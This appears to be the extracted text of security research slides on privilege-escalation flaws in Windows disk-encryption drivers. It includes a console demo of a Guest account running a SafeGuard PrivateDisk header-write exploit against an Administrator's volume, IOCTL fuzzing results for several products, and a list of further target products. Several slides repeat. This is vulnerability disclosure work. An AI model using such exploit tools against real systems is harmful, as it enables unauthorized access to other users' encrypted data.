(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Guest>cd Desktop

C:\Documents and Settings\Guest\Desktop>whoami
win2k3-1\guest

C:\Documents and Settings\Guest\Desktop>safeguard-pdisk-write-header
Utimaco Safeware AG - SafeGuard PrivateDisk write header exploit
by: <mu-b@digit-labs.org>
http://www.digit-labs.org/ -- Digit-Labs 2008!@#!

Usage: safeguard-pdisk-write-header <volume file>

C:\Documents and Settings\Guest\Desktop>safeguard-pdisk-write-header C:\Document
s and Settings\Administrator\My Documents\Important.vol
Utimaco Safeware AG - SafeGuard PrivateDisk write header exploit
by: <mu-b@digit-labs.org>
http://www.digit-labs.org/ -- Digit-Labs 2008!@#!

* trying session_id: 1048512
* done

C:\Documents and Settings\Guest\Desktop>
```

FUZZING



“these [drivers] fall like dominoes, dominoes.”
- Dominos, Big Pink (A Brief History of Love)

FUZZING RESULTS

	DeviceName	bounded	unbounded
DESlock ⁺	DLKFDisk_Control	> 100000000	> 100000000
	DLKPFSD_Device	> 100000000	> 100000000
	DLPCryptCore	> 100000000	> 100000000
	DLPTokenWalter0	1	1
DriveCrypt	DCR	< 4096	> 100000000
	DCVP	< 32	> 100000000
PrivateDisk	PrivateDisk	> 100000000	> 100000000
SafeBit	hidedir	< 32	> 100000000
	vdisk	< 32	> 100000000

Table: Fuzzing with bounded & unbounded IOCTL values

CONCLUSIONS

- ▶ If you have pretty much any VDE/FDE solution installed in a Win32 environment, you may well be providing a (trivial) means for users to elevate their privileges.
- ▶ Crypto-related Kernel vulnerabilities are not only a third-party Microsoft Windows phenomena,
 - indeed, if you have a Sun Solaris ≥ 10 , OpenSolaris installation on a machine with a hardware crypto device, you're probably already owned.

CONCLUSIONS

- ▶ If you have pretty much any VDE/FDE solution installed in a Win32 environment, you may well be providing a (trivial) means for users to elevate their privileges.
- ▶ Crypto-related Kernel vulnerabilities are not only a third-party Microsoft Windows phenomena,
 - indeed, if you have a Sun Solaris ≥ 10 , OpenSolaris installation on a machine with a hardware crypto device, you're probably already owned.

CONCLUSIONS

- ▶ If you have pretty much any VDE/FDE solution installed in a Win32 environment, you may well be providing a (trivial) means for users to elevate their privileges.
- ▶ Crypto-related Kernel vulnerabilities are not only a third-party Microsoft Windows phenomena,
 - indeed, if you have a Sun Solaris ≥ 10 , OpenSolaris installation on a machine with a hardware crypto device, you're probably already owned.

CONCLUSIONS

- ▶ Of course, further products are of interest (in order of importance),
 - BeCrypt - **no copy available!**
 - Portcullis Guardian Angel - **no copy available!**
 - PGP *
 - BestCrypt
 - SafeHouse

*[...] Guardian Angel is the first access control product to be CAPS approved using the new CESH LOGFIRE algorithm. LOGFIRE is the new CESH one way password encryption algorithm that **cannot be reverse engineered.***

- <http://www.portcullis-security.com/96.php> [7]

CONCLUSIONS

- ▶ Of course, further products are of interest (in order of importance),
 - BeCrypt - **no copy available!**
 - Portcullis Guardian Angel - **no copy available!**
 - PGP *
 - BestCrypt
 - SafeHouse

*[...] Guardian Angel is the first access control product to be CAPS approved using the new CESH LOGFIRE algorithm. LOGFIRE is the new CESH one way password encryption algorithm that **cannot be reverse engineered.***

- <http://www.portcullis-security.com/96.php> [7]

REFERENCES I



Data Encryption Systems Ltd.

DESlock EULA.

<http://www.deslock.com/dlregterms.php>, 2009.



Data Encryption Systems Ltd.

DESlock Release Note.

<http://tinyurl.com/y8cpzcg>, 2009.



D. Tomlinson.

David Tomlinson Ses Gov Technology.

<http://www.youtube.com/watch?v=xCB8SykgalM>,
2009.



SecurStar GmbH.

About SecurStar.

<http://www.securstar.com/about.php>, 2009.

REFERENCES II



SecurStar GmbH.
References.

<http://www.securstar.com/references.php>, 2009.



Microsoft Corporation.
Common Driver Reliability Issues.

<http://msdn.microsoft.com/en-us/library/ms809962.aspx>, 2009.



Portcullis Computer Security Ltd.
Guardian Angel celebrates its 20th birthday with the latest CAPS approval.

<http://www.portcullis-security.com/96.php>,
2006.